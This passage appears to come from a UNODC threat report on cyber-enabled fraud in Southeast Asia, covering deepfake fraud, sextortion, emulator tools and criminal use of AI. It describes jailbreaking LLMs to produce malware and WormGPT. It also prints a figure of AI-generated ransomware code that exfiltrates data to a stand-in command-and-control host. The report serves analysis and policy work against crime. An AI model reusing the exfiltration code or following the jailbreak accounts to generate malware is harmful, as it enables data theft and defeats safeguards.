
139   Ibid.

140   Global Fraud Summit, National Police Agency of Japan, Tokyo, Japan, September 2024 and UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

Figure 12. Reported deepfake fraud incidents in the Asia Pacific region, 2023

Vietnam	25.3%
Japan	23.4%
Australia	9.2%
China	7.7%
Bangladesh	5.1%
Other *	29.3%

APAC 2023

* Philippines, Indonesia, Pakistan, Republic of Korea, India, Sri Lanka, Malaysia, Hong Kong, New Zealand, Singapore, Thailand, Cambodia

Source: Sumsub, 2023.

Figure 13. Top 5 countries in the Asia Pacific region by deepfake growth, 2022 – 2023

| Country	
Philippines	4500
Vietnam	3050
Japan	2800
Sri Lanka	2400
Australia	2200

Source: Sumsub, 2023

An analysis of hundreds of Southeast Asian underground markets suggests that the growing integration of deepfake technology is being driven by new online vendors targeting criminal groups with AI-powered tools for cyber-enabled fraud. Additionally, these platforms reveal widespread advertisement and deployment of AI tools at various stages of the cyber-enabled fraud chain. This includes the use of AI-generated content for social engineering in fraud schemes, deceptive recruitment campaigns (i.e. recruitment of victims of trafficking for forced criminality), and money laundering by bypassing KYC measures demonstrated by more than a 600 per cent[141] increase in mentions of deepfake-related content across monitored underground marketplaces and forums between February and July 2024.[142] Recently, there is also increasing evidence of AI tools like jailbroken being used to develop malicious code, as well as for big data processing to enhance victim profiling efficiency.

---

141   Based on internal UNODC research and analysis.

142   These findings are consistent with other recent research. For instance, according to iProov's Threat Intelligence Report 2024, statistics show face swap injection attacks increased by a staggering 704 per cent in the second half of 2023 compared to the first half. Another analysis by Point Predictive of over 10 million instant messages from the top 25 Telegram fraud forums between 2020 - 2024 revealed a massive spike in related keyword mentions, surging to over 37,000 messages in a March 2024—a 900 per cent increase over the previous month.

Figure 7. Mentions of deepfake keywords in select Telegram marketplaces and forums in Southeast Asia, February – July 2024

Mentions Trend Over Time

Source: UNODC 2024.

Targeted Promotion of AI Face-Swapping Software on Telegram

At the time of writing, UNODC has identified over ten deepfake software providers specifically targeting criminal groups involved in cyber-enabled fraud in Southeast Asia. These providers, primarily operating through underground Telegram marketplaces for regional advertising, use advanced machine learning architectures to offer deepfakes-as-a-service, enabling precise real-time facial manipulation in video content.

The advertised software employs the YOLOv5 (You Only Look Once v5) algorithm,[143] one of the leading object detection models known for its speed and accuracy in real-time applications.[144] Further enhancing its capabilities, the platform incorporates Google's FaceMesh technology[145] which maps facial landmarks in real-time and captures facial expressions and movements.[146]

In addition to its face-swapping capabilities, the software is optimized for real-time video processing, offering comprehensive stream output settings that allow users to fine-tune frame rates, latency, and other critical parameters. Its real-time capabilities are particularly user friendly and efficient, with promotional content emphasizing features such as one-click face swaps, automatic alignment, and high-resolution output. More recently, the deepfake technology suite has been expanded to include an integrated audio deepfake or so-called voice swap feature, with with some vendors offering integrated AI-driven traffic generation, emulator apps, and custom chatbot services and same-day on-site installation across several Southeast Asian countries.

Advertisement on Telegram for real-time AI-driven face-swapping. swapping marketed to criminal groups online with same day installation, 2024.

Recent deepfake incidents in East and Southeast Asia

The increasing integration of deepfake technology in cyber-enabled fraud mirrors its growing use other criminal activities across East and Southeast Asia. Although detailed incident reports and public analyses remain limited, several recent high-profile cases highlight how deepfake media are being used not only to carry out sophisticated fraud but also to fuel disinformation campaigns in the region.

In one of the highest-value real-time deepfake incidents reported to date, Arup, a British engineering firm, confirmed in May 2024 that its Hong Kong office lost HK $200 million (US $25.6 million) following a coordinated deepfake attack

---

143 Science Direct, Computer Science, YOLOv5, a comprehensive review of object detection with deep learning. Accessed at: https://www.sciencedirect.com/topics/computer-science/ yolov5.

144 YOLOv5 excels in identifying and tracking facial features within video frames, facilitating the accurate detection of a subject's face, which is then aligned using the software's built-in face alignment module. This process is critical, as it preserves the natural proportions and dynamics of the face, thus enabling a fluid and convincing face swap that integrates seamlessly with the subject's existing expressions and movements.

145 Google, Face landmark detection guide. Accessed at: https:// ai.google.dev/edge/mediapipe/solutions/vision/face_ landmarker

146 This advanced facial mapping is essential for synchronizing the swapped face with the original subject's expressions, particularly in scenarios where the software is used to alter the appearance of public figures or other high-profile individuals, transforming one face into another with a high degree of precision and realism.

during a video conference call.[147,148] The employee involved had received a phishing email in January, supposedly from the company's Chief Financial Officer (CFO) in London, instructing him to facilitate a secret transaction. The employee later joined a video conference where the CFO and several participants, believed to be senior management, were in fact deepfake recreations.

More recently, police in Lamphun, Thailand, along with other central authorities, issued a public warning about fraud syndicates using deepfakes to impersonate police officers for financial gain. In one campaign, scammers manipulated an image of a female officer, who ran a popular social media page about her transition from accounting to law enforcement, to create realistic video calls. The deepfake convincingly mimicked the officer's voice and appearance, tricking victims into believing they were speaking with a legitimate officer from the Lamphun City Police.[149] Authorities later emphasized that the Royal Thai Police do not use unofficial platforms like the Line application for official communications and urged the public to verify any unexpected video calls from government officials. This represents a clear evolution of law enforcement impersonation fraud schemes described earlier in this study. The increasing availability of deepfake technology has the potential for streamlining this method, reducing the need for teams of multiple actors or imposters and production sets or studios.

Several other deepfake incidents including those involving a political dimension have been reported over the past year, demonstrating their growing misuse in both cyber-enabled fraud and misinformation campaigns. For instance, in July 2024, a deepfake video emerged showing one Southeast Asian head of state using what appeared to be an illicit substance, stirring up controversy just days before announcing a major policy change to address online gambling and related criminality in the country. This follows another deepfake incident in April, where an altered audio clip allegedly featuring featuring the same head of state authorized the use of force against another neighbouring state.

In December 2023, deepfake videos and audio recordings of Singapore's Prime Minister Lee Hsien Loong and Deputy Prime Minister Lawrence Wong were circulated online. These manipulated recordings falsely promoted cryptocurrency and investment products, misleading the public and illustrating the potential for deepfakes to facilitate complex fraudulent activities.[150]

Cyber-enabled fraud scheme impersonating Lamphun Police utilizing deepfake software. Source: Royal Thai Police, 2024.

Screen capture of deepfake cyber-enabled fraud campaign involving Senior Minister Lee Hsien Loong. Source: Singapore Police Force, 2024.

While not attributed to East and Southeast Asia, another recent incident illustrates the strategic deployment of deepfakes used to perpetrate a well-timed cyber-enabled fraud campaign during the Bitcoin2024 conference on YouTube. Over the course of three days, coordinated live streams disseminating deepfake fraud content were broadcast by multiple stolen YouTube accounts, some of which were verified with tens of thousands of subscribers. The scheme involved the on-screen placement of a QR code which lured at least 18 unsuspecting victims to malicious websites where

---

147 Financial Times, Arup lost $25mn in Hong Kong deepfake video conference scam, cyber security, news article, May 2024. Accessed at: https://www.ft.com/content/b977e8d4-664c-4ae4-8a8e-eb93bdf785ea.

148 Hong Kong Police Force media release, May 2024.
Royal Thai Police, Lamphun City Police, Media Release, June 2024.

150 Global Fraud Summit, National Police Agency of Japan, Tokyo, Japan, September 2024.

they would be prompted to make investments by depositing cryptocurrency, ultimately stealing hundreds of thousands of dollars in this short timeframe.

Screen capture of deepfake cyber-enabled fraud campaign involving influential figures. Source: Global Fraud Meeting, Tokyo, Japan, September 2024.

In recent months, authorities and security researchers in jurisdictions around the world have observed an increasing number of cyber-enabled fraud schemes involving QR codes, including those integrated with AI-generated content.[151,152,153] In several reported incidents, criminals have proven effective in deceiving victims in a range of different ways including fraudulent investment schemes, unknowingly divulging sensitive personal and financial information, and downloading malicious software. For instance, upon scanning a malicious QR code victims may be directed to phishing websites that prompt them into entering banking credentials which are recorded and subsequently stolen, or can also trigger the automatic download of malware onto the user's device. In one recent incident reported by the Provincial Waterworks Authority of Thailand, a QR code-based campaign redirected victims to a fake payment portal, leading them, to make unauthorized transactions or fund transfers directly into accounts controlled by criminals.[154]

Rise of deepfake sextortion

Authorities across East and Southeast Asia, as well as other regions, have increasingly reported the use of deepfakes in sextortion schemes which have been found often targeting vulnerable youth populations.[155,156] This alarming trend aligns with analyses of activity on regional underground Telegram marketplaces and forums, where AI and deepfake tools are frequently referenced by users engaged in sextortion and the creation or distribution of deepfake pornographic content.

Similar observations have been made by local security researchers who have reported a troubling rise in deepfake sextortion incidents targeting underage victims in Viet Nam. According to ChongLuaDao (Viet Nam), a non-profit working in close coordination with the National Cyber Security Centre of Viet Nam, criminal groups engaged in deepfake sextortion schemes operating in and around the Golden Triangle and in neighbouring Mekong countries have been found utilizing two primary attack strategies in recent months.[157] The first strategy involves stealing images from victims' social media profiles and processing the images through deepfake software to create explicit videos or images which are subsequently used to extort victims via major social media platforms.[158] The second approach involves the creation of fake social media profiles to befriend and build trust with victims prior to convincing them to share explicit images or participate in recorded video calls during which deepfake technology is used to manipulate the victim. The content captured in these interactions is then used to extort the victim.[159] Despite victims often complying and incurring significant financial losses, many have reported being repeatedly extorted and victimized following the initial transfer of funds, with a growing number of suicide incidents connected to such incidents.[160]

Taken together, the abovementioned incidents demonstrate the expanding misuse of AI-generated media in cyber-enabled fraud, disinformation campaigns, and sextortion. As AI technology becomes more advanced and widely available, its application in cyber-enabled fraud is likely to increase, posing a critical challenge for governments in the region and beyond.

---

151 New Zealand Police Force, Media Release, September 2024.

152 United States Federal Trade Commission, Scammers hide harmful links in QR codes to steal your information, Consumer Alert, December 2023. Accessed at: https://consumer.ftc.gov/consumer-alerts/2023/12/scammers-hide-harmful-links-qr-codes-steal-your-information

153 Bitrace, Beware of scanning unknown payment QR codes: funds stolen instantly, blog post, August 2024. Accessed at: https://medium.com/@bitracetech/beware-of-scanning-unknown-payment-qr-codes-funds-stolen-instantly-788cdeaeb87c

154 Provincial Waterworks Authority of Thailand, Public Warning Notice, July 2024.

155 UNODC, Regional Meeting of Analysts on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

156 ChongLuaDao (Viet Nam), Threat Intelligence Briefing, August 2024.

157 Ibid.

158 Ibid.

159 Ibid.

160 Ibid.

Screen captures of clickfarm services (left) and Telegram user interfaces configured using an emulator app provided by various online vendors within regional underground Telegram marketplaces and forums identified by ChongLuaDao (Viet Nam) and UNODC researchers.

Widespread use of emulator apps and integrated AI translation

In addition to click farms[161] which continue to play a significant role in misleading users online, emulator applications represent a tool increasingly used by cyber-enabled fraud operators. They are dual-use software tools capable of replicating the functionality of different operating systems, enabling users to run applications within a virtual environment on their devices – such as running an android mobile device on a laptop computer. Originally designed for legitimate use cases like app development, testing, or running software across multiple platforms, emulator apps have increasingly become tools used for more malicious purposes, allowing cybercriminals to operate multiple screens of messaging platforms including Telegram, Facebook, WhatsApp, and Zalo concurrently within one virtual environment on a single device. This capability enables criminal groups to manage vast numbers of accounts simultaneously, effectively targeting numerous victims across different platforms in real-time.

The rise of local language services such as Minsoftware—which offers products like MinFacebook, MinZalo, MinHotmail, and MinTiktok for mass account registration—has revealed how emulators can be weaponized and leveraged to automate activities while circumventing anti-fraud detection systems.[162] Moreover, the use of emulators significantly enhances the operational efficiency of cyber-enabled fraud syndicates by enabling them to switch between different personas and execute pre-scripted interactions that mimic human behavior with high precision. This can include varying typing speeds, implementing randomized message timings, and simulating interactive elements such as mouse movements and screen touches to evade detection by security algorithms—not only allowing cybercriminals to conduct multiple engagements simultaneously but also making it exceedingly difficult for preventative measures to distinguish between legitimate and fraudulent activities.

---

161 Click farms are enterprises that have traditionally employed large numbers of people to repeatedly click on items of online content in order to artificially inflate statistics of traffic or engagement. In recent years, this has evolved into a far more automated process involving many mobile devices managed by fewer individuals.

162 Several emulator tools may be utilized in cyber-enabled fraud due to their capabilities. "BlueStacks", originally meant for gaming, can be exploited by scammers to run multiple instances of mobile apps on a PC. "NoxPlayer" functions in a similar fashion and allows for the automation of certain actions. The "Minsoftware Suite" (e.g., MinFacebook, MinZalo) is specifically designed for mass account creation and management, making it highly effective for organized cyber-enabled fraud operations.

Advertisement on Telegram for emulator apps, AI-driven 'automated customer service', 'creative writing', 'customer development' and machine translation services explicitly marketed to cyber-enabled fraud syndicates based in Southeast Asia.[120]

This advanced level of coordinated automation is especially exploited in high-yield investment fraud schemes involving what appear to be authentic relationships, where maintaining the illusion of credibility and trust across multiple communication channels is crucial.

In addition to emulator applications playing a significant role in allowing cyber-enabled fraud operations to scale, they are increasingly integrated with AI-enabled translation tools employed by criminal groups for social engineering. These tools have proven particularly effective in supporting fraudsters in crafting tailored scripts, facilitating real-time machine translation, and enabling semi-automated interactions with targets.

Advertisements from hundreds of service providers across various regional underground online marketplaces and forums targeting cyber-enabled fraud operators reveal that automated translation, voice translation, creative writing, screenshot translation, and semi-automated client engagement services have emerged as a booming business line within the regional threat landscape.

Generative AI-enabled translation services – such as the one advertised in the Telegram channel above - highlight how real-time integrated chat translation including TranGPT or more popular tools such as HelloWorld[164] can be integrated to support the so-called 'customer development' or financial grooming activities of criminal actors.

---

163   Ibid.

164   Helloworld, Front page. Access at: https://www.helloword.com.cn/.

Emerging Threats

Generative AI and LLMs provide an avenue for criminals to dramatically accelerate their ability to commit cyber-enabled fraud through automation, translation, grammar improvement, and reconnaissance.[165] To use LLMs illicitly and generate output that goes against the safety guardrails established by GenAI service providers, there are methods to "jailbreak" the LLMs to get the model into a state in which it can generate malware.

---

165   Microsoft and OpenAI identified several key applications for LLMs, including using LLMs for reconnaissance to gather actionable insights on targets with opposing ideologies, enhancing scripting techniques for more efficient cyber operations, translating and simplifying complex technical research into code, supporting social engineering by refining communication strategies, and assisting in vulnerability research by analyzing weaknesses in centralized systems to improve infiltration tactics and exfiltrate valuable information. Accessed at: https://www.microsoft.com/en-us/security/blog/2024/02/14/staying-ahead-of-threat-actors-in-the-age-of-ai/

Figure 15. Integration of AI in regional cyber-enabled fraud

Emergence of AI and deepfake technology	Deployment in cyber-enabled fraud	Organized crime and service providers	Evolution and scalability	Future threats and implications
Open-source AI tools and technologies	Automatic scripts for social engineering	Deepfake software-as-a-service	GenAI lowers the barrier for cyber-enabled fraud; higher accessibility to less tech-savvy threat actors	Rapidly evolving GENAI technologies will make cyber-enabled fraud more difficult to detect
Emergence of GenAI	Impersonation scams	24/7 customer support and bug fixes	AI allows for the automation and scaling of cyber-enabled fraud	Streamlined autonomous AI-enabled malware generation and deployment
Acceleration of GenAI development due to compettiive market	KYC bypass	Promoted across specific platorms to cater to regional threat actors	Multi-stage autonomous AI agents	Code-generating models
Creation of realistic synthetic media	Extortion			
Machine learning and generative adverserial network to produce deepfakes	Fake kidnappings			
Optimization process	Deepfake sextortion			

Source: UNODC, 2024.

Jailbreaking Large Language Models

To overcome the safety guardrails coded into LLMs, a number of methods have been uncovered and developed to trick or confuse an LLM into producing malicious content. For instance, while requesting an LLM to produce malware such as ransomware, for example, would typically be rejected for violating its ethical guideline, prompt[166] manipulation can be used to overcome these safety procedures, in turn enabling illicit content to be generated. There are many instances of such jailbreaking techniques proving effective on popular platforms discussed on various forums where users on dedicated threads on online forums share jailbreaking methods to generate outputs outside of its ethical guidelines. Open-source models can be further jailbroken to run locally on devices[167], in turn being able to produce less restricted content that is not examinable by service providers such as OpenAI.[168]

UNODC has identified 17 jailbroken models discussed and advertised to varying extents on regional underground marketplaces and forums. While their effectiveness remains uncertain at the time of writing, their potential to evolve into more sophisticated threats is significant. Some of these models are simply jailbroken versions of open-source systems, but criminal groups have specifically developed and trained models like WormGPT, released in mid-2023, to generate illicit content such as malware and phishing emails without guardrails.[169] More recently, researchers from University College Dublin developed a jailbreaking technique using ChatGPT, in which the LLM produced highly malicious content, including a sophisticated credential-dumping tool,[170] that could be exploited by criminal actors. As shown in the figure below, the research results highlight that ChatGPT was aware it was developing ransomware, as indicated by comments in its code output, and did not cease its generation.

---

166 A prompt is defined as a directive or input string provided to an AI model that defines the context and parameters for generating a specific response or output.

167 Jailbreaking LLMs is not strictly done for illicit purposes, but it is the key to generating malicious content. Researchers have analyzed jailbreaking LLMs to understand their full capability, and how adversaries can abuse the models. Additionally, it is required for security practitioners to use jailbroken models to be able to identify the output of a jailbroken LLM, and to test if they are able to produce zero-day vulnerabilities which can be patched appropriately by operating system or software providers.

168 Certain open-source models like Llama-3 can be downloaded from platforms such as HuggingFace.

169 M. F. Mohamed Firdhous, W. Elbreiki, I. Abdullahi, B. H. Sudantha and R. Budiarto, "WormGPT: A Large Language Model Chatbot for Criminals," *2023 24th International Arab Conference on Information Technology (ACIT)*, Ajman, United Arab Emirates, 2023, pp. 1-6, doi: 10.1109/ACIT58888.2023.10453752.

170 Credential Dumping is when ransomware attackers extract (i.e. 'dump') authentication credentials from the operating system and into locations of their own choosing, usually plaintext files (.txt).

Figure 15. Select output of AI-generated ransomware code

```
# Command and Control server URL (secure)
C2_SERVER_URL = 'https://malicious-server.com/command'

# Function to exfiltrate sensitive information securely
def exfiltrate_data_secure():
    sensitive_data = "This is sensitive information!"
    try:
        # Encrypt data before sending (example: convert to JSON and encrypt)
        encrypted_data = json.dumps({"data": sensitive_data}).encode('utf-8')

        # Simulate HTTPS POST request to C2 server
        response = requests.post(C2_SERVER_URL, data=encrypted_data, verify=False)

        if response.status_code == 200:
            print("Data exfiltrated securely to C2 server.")
        else:
            print(f"Failed to exfiltrate data securely. Status code: {response.sta
    except Exception as e:
        print(f"Error during secure data exfiltration: {str(e)}")
```

Source: University College Dublin researchers, 2024.

Enhancing malware scripts

The potential for AI and LLMs to significantly boost the capabilities of non-technical criminals is immense. As these technologies become increasingly accessible, the barriers to engaging in more sophisticated cyber and cyber-enabled crimes are lowered. Straightforward jailbreaking techniques can be employed to manipulate GenAI models from various service providers, enabling them to generate complex and malicious content.

Polymorphic malware

Polymorphic malware represents a shift in the evolution of AI for advanced evasion techniques which could have significant implications for the cyber-enabled fraud landscape in and beyond East and Southeast Asia. This malware leverages AI to dynamically generate and inject its malicious components at runtime, thereby making it resistant to traditional detection methods.[171] Contrary to more conventional malware threats which store their malicious code internally, this malware retrieves its harmful payloads from external sources and exploits trusted networks to circumvent security filters. Moreover, it utilizes

trusted platforms such as Microsoft Teams for data exfiltration, which further complicates efforts to detect and block its activities.[172]

The self-healing ability of the latest versions of advanced polymorphic malware introduces a new level of threat by enabling criminal groups to streamline their malware development.[173] Self-correcting capabilities can be integrated into production pipelines, thereby drastically reducing the skill level and time required to create new malware strains. This facilitates the rapid production of more sophisticated and varied attacks. AI-supported polymorphic malware could significantly disrupt the way in which cyber-enabled fraud operations are conducted, particularly in regions like Southeast Asia where both various types of infrastructure and related services developed and controlled by criminal groups is rapidly expanding.

Autonomous AI agents

Another notable development is the use of autonomous AI agents designed to operate with minimal human oversight. These agents employ machine learning algorithms to sift through and analyze large amounts of data autonomously. For instance, they can examine vast amounts of stolen emails to identify discussions involving credentials, large transactions, extortion opportunities, and trade secrets, among other valuable information used by criminals for profiling and targeting. Moreover, with minimal adjustments, they could be adapted to analyze large datasets to locate vulnerable targets, craft sophisticated, targeted spear-phishing emails, and execute tailored manipulations based on the communication patterns it analyzed.[174]

---

171 Traditionally, polymorphic malware avoided detection by altering attributes like file name, size, and location. The core malicious functionality remained unchanged. However, with AI-enhanced polymorphic malware such as BlackMamba and the more advanced EyeSpy, this capability is taken further. These threats not only modify superficial attributes but also alter the underlying programming functions each time the malware executes. EyeSpy advances this concept by incorporating self-repairing capabilities into its architecture. EyeSpy not only dynamically generates its malicious code but also autonomously adjusts and repairs it, allowing the malware to adapt to its environment and generate increasingly sophisticated malicious capabilities.

172 Jeff Sims, *BlackMamba: AI-Synthesized, Polymorphic Keylogger with On-the-Fly Program Modification* (HYAS, July 31, 2023), https://www.hyas.com/hubfs/Downloadable%20Content/HYAS-AI-Augmented-Cyber-Attack-WP-1.1.pdf

173 Jeff Sims, *EyeSpy: Cognitive Threat Agent* (HYAS, 2023)

174 Spear-phishing is a type of phishing campaign that targets a specific person or group and often will include information known to be of interest to the target, such as current events or financial documents.

Conclusion and recommendations

Conclusion and recommendations

The transnational organized crime threat landscape in Southeast Asia is evolving faster than in any previous point in history, driven by highly sophisticated syndicates and complex networks of money launderers, human traffickers, and a growing number of other service providers and facilitators around which organized crime have converged.

Given their history with adapting to new contexts and enforcement challenges, it is not surprising Asian crime syndicates have moved to integrate new service-based business models and technologies including malware, generative AI, and deepfakes into their operations. Neither was the development of new underground markets and cryptocurrency solutions for money laundering needs, and the convergence of these different trends, entirely unexpected. However, as law enforcement and regulators have stepped up their efforts , criminal groups effectively consolidated around this convergence and expanded operations across the criminal enclaves they established throughout the region and beyond. It is now increasingly clear that a potentially irreversible shift has taken place in which organized crime are able to target countries globally at an unprecedented scale while picking jurisdictions and moving criminal proceeds as needed, with the resulting situation rapidly outpacing the capacity of governments to contain it.

The following recommendations are intended to help countries in the region address the findings

and vulnerabilities identified in this report, and ultimately to strengthen the awareness, understanding, and capacity of governments, oversight authorities, and law enforcement in Southeast Asia, and particularly those in the Mekong region. They build on targeted recommendations informed by ongoing dialogues and consultations with governments and law enforcement in the region, and are aligned with comprehensive and strategic recommendations agreed under the *ASEAN + China Roadmap to Address Transnational Organized Crime and Trafficking in Persons Associated with Casinos and Scam Operations in Southeast Asia*.[1]

Recommendations

The following broad recommendations are intended to help countries in the region address the findings and vulnerabilities identified in this report, and ultimately to strengthen the awareness, understanding, and capacity of governments, oversight authorities, and law enforcement in Southeast Asia, and particularly those in the Mekong region. They build on targeted recommendations informed by ongoing dialogues and consultations with governments and law enforcement in the region, and are also aligned with comprehensive and strategic recommendations provided in the *ASEAN + China Roadmap to Address Transnational*

---

1   UNODC, ASEAN Member States and the People's Republic of China Regional Cooperation Roadmap to Address Transnational Organized Crime and Trafficking in Persons Associated with Casinos and Scam Operations in Southeast Asia, September 2023. Accessed at: https://www.unodc.org/roseap/2023/09/asean-china-action-plan-criminal-scams/story.html.

Organized Crime and Trafficking in Persons Associated with Casinos and Scam Operations in Southeast Asia.[2]

Knowledge and awareness

- Systematic organized crime analysis and threat monitoring is undertaken on online gambling platforms, junkets, cyber-enabled fraud, and the integration of artificial intelligence, as well as related money laundering, underground banking, trafficking for forced criminality, and other forms of organized crime. This includes analysis and monitoring of the infiltration of organized crime in legitimate business sectors, in particular real estate, construction, logistics, online gaming, virtual assets, and travel tour operators.
- An institutionalized regional intelligence sharing and threat monitoring platform focused on cyber-enabled fraud and related transnational organized crimes is developed and adopted by governments in East and Southeast Asia to improve situational awareness and regional responses.
- Collaborative research is done with governments in Southeast Asia to understand illicit financial flows within the region, with an emphasis on facilitators, offshore jurisdictions, and methods and typologies.
- Monitoring of organized crime involvement in casinos, junkets, cyber-enabled fraud operations, and high-risk VASPs operating in border areas, SEZs, and other criminal hubs is conducted.
- Forums where transnational organized crimes are discussed are used to expand awareness of, and build momentum to address cyber-enabled fraud, underground banking and money laundering, and related organized crimes and emerging technological threats.
- Advocacy is undertaken to expand public awareness about the connection of the underregulated casino and virtual asset industries to organized crime.

Policy and legislation

- High level policy commitment, including adoption of the Regional Strategic Roadmap by ASEAN Senior Officials Meeting on Transnational Crime.
- National action plans and a regional strategy to deal with organized crime, underground banking, money laundering, and related criminality, in casinos, junkets, SEZs and other criminal hubs are developed.
